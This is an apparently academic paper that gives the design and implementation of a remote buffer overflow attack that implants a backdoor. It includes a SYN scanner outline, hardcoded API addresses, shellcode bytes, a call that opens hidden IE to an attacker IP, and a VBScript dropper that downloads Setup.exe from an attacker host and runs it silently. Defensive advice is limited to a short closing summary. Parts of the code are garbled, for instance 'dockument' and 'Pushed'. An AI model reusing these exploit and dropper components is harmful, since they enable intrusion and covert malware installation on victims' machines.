Design and Implementation of Remote Buffer Overflow and Implanted Backdoor

Xin Zhang
Langfang professional technology institute computer science and engineering department, LangFang, HeBei 065000, China
lfcmzhang@sohu.com

HaiYan Liu
Computer science and engineering department, North china institute of aerospace engineering
LangFang, HeBei 065000, China
zy-lhy@163.com

***Abstract*—Network security research focused content is a buffer overflow. It is a technology used by hackers mostly. This paper, based buffer overflow, given the use of the remote overflow implanted backdoor design, and implementation methods. In this paper, introduce the detailed steps to structure Shellcode, as well as the specific implementation of the backdoor. Finally, gives remote overflow prevention recommendations.**

Keywords-Remote buffer overflow; Shellcode; Implanted Backdoor;

I. REMOTE OVERFLOW IMPLANTED BACKDOOR INTRODUCTION

Remote overflow attacks are a common means of attack, it has contributed to a remote host daemon or process overflow to gain the right to control the remote host.

Remote overflow system daemons or network service process in the use of unsafe system function, and the function of these parameters do not check the boundary area of the buffer zone, therefore, when the received parameter exceeds the allocated length, buffer overflow occurs. A remote attacker usually by sending malicious message to trigger this vulnerability, led to the implementation of the predetermined instruction.

Back door, a hacker crafted, installed on the target host in some way, to reach a certain goal, this process is called implanted in the back door.Remote overflow backdoor is a remote overflow vulnerability backdoor method of attack.

II. PRINCIPLE OF BUFFER OVERFLOW

Buffer overflow occurs when the length of the arguments the function accepts larger than the length of the local variables. When call a function, the contents of the stack frame from the top to the bottom of the stack as follows: local variables, the registers EBP, the return address RET, the parameters, shown in Figure 1.

ESP------->	local variables	<--low address
	EBP	
	RET	
	parameters	<--high address

Figure 1. function call stack frame structure

The growth direction of the stack frame from top to bottom, so when assigned to local variables is more than his length, it will overwrite the EBP and RET.If the RET value is the starting address of the carefully constructed Shellcode, the program will execute the code the attacker wants to perform to achieve the attack purpose.Example, local variable is char buf[8], the parameters passed to the buf is: "BBBBBBBBBBBBBBBB", the EBP and RET will be overwritten as BBBB, when the function ends, will return to the address 0x42424242(0xBBBB), then overflow occurs. As shown in Figure 2.

local	BBBB	<--low address
Variables--->	BBBB	
EBP---->	BBBB	
RET---->	BBBB	
Parameters-->	......	<--high address

Figure 2. overflow instance

III. REMOTE OVERFLOW DESIGN

There are certain difficulties due to the border firewall rules to limit the attacker backdoor to attack internal hosts.In order to make the backdoor can smoothly pass through the firewall and reach the internal host, the attacker would need to with the remote overflow technology.When an overflow occurs, the host being attacked can take the initiative to access the server specified by the attacker, and this server has been installed on the backdoor attack, any visitor will unwittingly install backdoor.

In order to achieve the above results, remote overflow systems need to design four functional modules:

- Vulnerability scanning module: Responsible for identifying the presence of a particular buffer overflow vulnerability host, and obtain its IP address.
- Overflow function module: Generated the overflow function module executable file.
- Shellcode generation module: Executable executable files into Shellcode code.
- Overflow module: Send Shellcode to the target host, and run.

The relationship between the various functional modules shown in Figure 3:




Figure 3. Diagram of the functional modules

A. *vulnerability scanning module*

The module responsible for scanning the host who has a buffer overflows vulnerability. The purpose of the program is to find a specific vulnerability in the server, is to find the host to open a particular port, in order to reach the hidden nature of the scan, using TCPSYN scanning technology.First create a raw socket to a particular address port to send the first information of the three-way handshake; then receive all the information to filter ports.If the TCP flag is 0x12 then the port is already open, otherwise off.

B. *overflow function module*

This module is responsible for the host running IE in the background, and access to a particular server's default home page.

First, find the absolute memory address of the ShellExecuteA function and the LoadLibraryA function. These two functions are the system API functions, belonging respectively to the Shell32 system dynamic link library and the kernel32 system dynamic link library. Since the system dynamic link library in memory location is fixed, while the location of the API functions in the dynamic link library is fixed. Therefore, we need to find the starting address of the dynamic link library in memory, and then find the function of the offset in the dynamic link library, add the two addresses is the absolute address of the API functions in memory.

Then, the command, which will start the IE browser to visit a particular server, to be converted into string array, the array as ShellExecuteA the function parameters. Through a function pointer run ShellExecuteA function.

C. *The shellcode generated module*

The propertie of the stack segment is readable, writable, executable, so the code to be executed after the overflow occurred put into the stack. Construct RET address to point to the address of the executable code in the stack. Therefore, the overflow function module needs to be converted to machine instructions; Shellcode generation module is responsible for overflow function module code into Shellcode code files.

Shellcode is composed by three parts of the file header, file body and the end of the file. file header saves the ESP content before call the function, and thus to protect the system environment before the overflow; File body responsible for the copy the machine code of overflow functional modules; The end of the file is responsible for the reduction of ESP, and return to normal next instruction address, to ensure that the procedures are not an exception occurs.

D. *overflow module*

The module is first initiated the connection request to the existence of a specific overflow vulnerabilities in the target host.To establish a connection to the server's service port send the Shellcode files.The server receives the overflow, and access the server of the attacker is scheduled.

IV. REMOTE OVERFLOW IMPLEMENTATION

A. *vulnerability scanning module*

First, prepare the environment, check for all addresses have been scanned; and then create a raw socket, and set the socket's properties, including IP_HDRINCL property, SO_SNDTIMEO property, the SIO_RCVALL Properties; after binding the socket to the local network card; And then package and sending only the data package, including: the pseudo TCP, TCP header, packets to calculate the checksum field; then sends packaged packets; then receives the packet, according to the packet's port information to determine whether the packet is the expected packet; Finally, whether the TCP_TYPE field’s value is 0x12 in the packet, that is if the value of the SYN and ACK fields, the flag fields of the TCP packet is 1 (three-way handshake information in the second handshake), if it is, that said port opened, otherwise the port is closed. The specific process is shown in Figure 4:





Figure 4. vulnerability scanning flow chart

B. *overflow function module*


With a small tool to find the memory address of the desired API functions. As figure5,6 shown, the kernel32.dll base address is 0x7c800000, the offset of LoadLibraryA function in the dynamic link library is 0x00001e60, so LoadLibraryA absolute address in memory is 0x7c801e60.; the base address of the Shell32.dll is 0x7ca10000, the offset of ShellExecuteA function in the dynamic link library is 0x0008f6d4, so the ShellExecuteA absolute address in memory is 0x7ca9f6d4.



Function	Entry Point
LoadLibraryA	0x00001E60

Module	Preferred Base
KERNEL32.DLL	0x7C800000

Figure 5. LoadLibraryA memory address



Function	Entry Point
ShellExecuteA	0x0008F6D4

Module	Preferred Base
SHELL32.DLL	0x7CA10000

Figure 6. ShellExecuteA memory address

Key codes as follow:
PVOID pFunLoadLibraryA = (PVOID)0x7c801e60;
PVOID pFunShellExecuteA = (PVOID)0x7ca9f6d4;
HMODULE hShell32 = ((FunLoadLibraryA) pFunLoadLibraryA)("SHELL32.DLL");
((FunShellExecuteA)pFunShellExecuteA)(NULL, "open", "c:\\program files\\internet explorer\\iexplore.exe", "222.111.33.4", NULL, SW_HIDE);

C. *The shellcode generated module*

1) *Shellcode header*

Functions: in the memory stack, divide the extra space (Shellcode function body use), and the protection of the current register status.

Implementation code:

```
_asm
{
        Sub esp, 1024h
        Pushed
}
```

Disassemble the above assembly language code is machine code: '\ x81', '\ xec', '\ x24', '\ x10', '\ x00', '\ x00', '\ x60', Write these machine codes to Shellcode file.

2) *Shellcode body*

Shellcode function body can do any design according to the individual, this system run the IE browser in the background, and access to specific servers. Command as follows:

ShellExecuteA(0,“open”,“C:\\Program Files\\Internet Explorer\\iexplore.exe”,target host IP,SW_HIDE)

Which function third parameter specifies the absolute path to run the program, the fourth parameter is the parameter of the IE browser, the SW_HIDE said running in the background.

Put the above function code of the executable into the file behind the Shellcode header.

3) *Shellcode tail*

Functions: Restore the register state; jump to the specified code address to continue to implement, after the shellcode function body has finished; use the new address to cover the address of the original ebp and ret return address.Implementation code:

```
_asm
{
        Popad
        Add esp, 102ch
        Mov edx, 0xXXXXXXXX
        Jmp edx
}
```

Popad instruction will restore the previous state of all general registers and restore the stack pointer. JMP instruction unconditionally jumps to 0xXXXXXXXX.

Disassemble to get the machine code of the assembly language code: '\x61','\x81','\xc4','\x2c','\x10', '\x00','\x00','\xba','\xc8','\x11','\x40','\x00','\xff', '\xe2'……. Write these machine codes into the end of the Shellcode file.

D. *overflow module*

The module first creates a socket, set the target server's IP and port information, call the connect function to connect the target host, and then read the Shellcode content and sent to the target host. The specific process is shown in Figure 7:




Figure 7. overflow module flow chartt

V. WEBSITE TROJAN GENERATOR

Target host, when an overflow occurs, will access the default server of the attacker be automatically in the background. Use VBScript scripts to hang up the Trojans on the server, and to call Shell.Application hidden installation of Trojans on the client. The key codes are as follows:

Set df = dockument.createElement("object")
df.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04F29E36"

```
Set x = df.CreateObject("Microsoft.XMLHTTP","")
x.Open "GET", "http://HOST IP/Setup.exe",false
X.send
Set Q = df.CreateObject("Shell.Application","")
Q.ShellExecute fname,"","","open",0
```

VI. SUMMARY

This article describes a remote overflow attacks, the detailed design and implementation. The key to this question is the structure of Shellcode. Remote overflow occurs mainly due to loopholes in the host program does not do strict checking of array bounds, resulting in long overwritten when the function call stack frame, which can perform the well designed Shellcode. In order to reduce overflow occurs, the programmer needs to seriously examine their own program, so that the border inspection, at the same time as little as possible using the system's vulnerability functions. In the software testing phase, testers dedicated to each buffer in the program for border checks and overflow detection.

ACKNOWLEDGMENT

We would like to thank the anonymous reviewers for their valuable comments. This research is supported by the Langfang research and development projects for scientific and technological (2012011009&&2011011008).

REFERENCES

[1] XU Jun-jie CAI Wan-dong , A Model for Detecting Remote Buffer Overflow Vulnerabilities and its Implementation[J], COMPUTER SCIENCE, 2008, 35(6)

[2] SONG Yang-Qiu ,Discussion of SSH Buffer Overflow Loopholes and Security Ward[J], COMPUTER SCIENCE, 2008, 35(4)

[3] JIA Fan ZHANG Yu-zhuo WU Cheng-wen ,A Survey on Buffer Overflow Attack Detection Technology[J],NETWORK AND COMPUTER SECURITY,2011, (5).

[4] Wang yujie,Research on Defense Technology of Buffer Overflow Attack Based on Exploits Detection[D],southwest jiaotong university, 2010

[5] ZHOU Yu , Call-Stack Integrity based Buffer Overflow Detection Method[J],NETWORK AND COMPUTER SECURITY,2010, (3)

[6] Chen jinfu , Design and implementation of a component stack overflow vulnerability detection system[J], Journal of Shandong University,2011, 46(9)

[7] CHEN Linbo JIANG Jianhui ZHANG Danqing , Stack Buffer Overflow Prevention Based on Dual-stack[J],Journal of Tongji University(Natural Science),2012, 40(3)

[8] ZHANG Zhi-gang ZHOU Ning NIU Shuang-xia MO Jian-song LIU Hao ,Remote Buffer Overflow Attack and Prevention[J],JOURNAL OF CHONGQING INSTITUTE OF TECHNOLOGY,2010, 24(11)

[9] YAN Fen YUAN Fu-chao SHEN Xiao-bing YIN Xin-chun MAO Bing,Data Randomization to Defend Buffer Overflow Attacks[J],COMPUTER SCIENCE,2011, 38(1)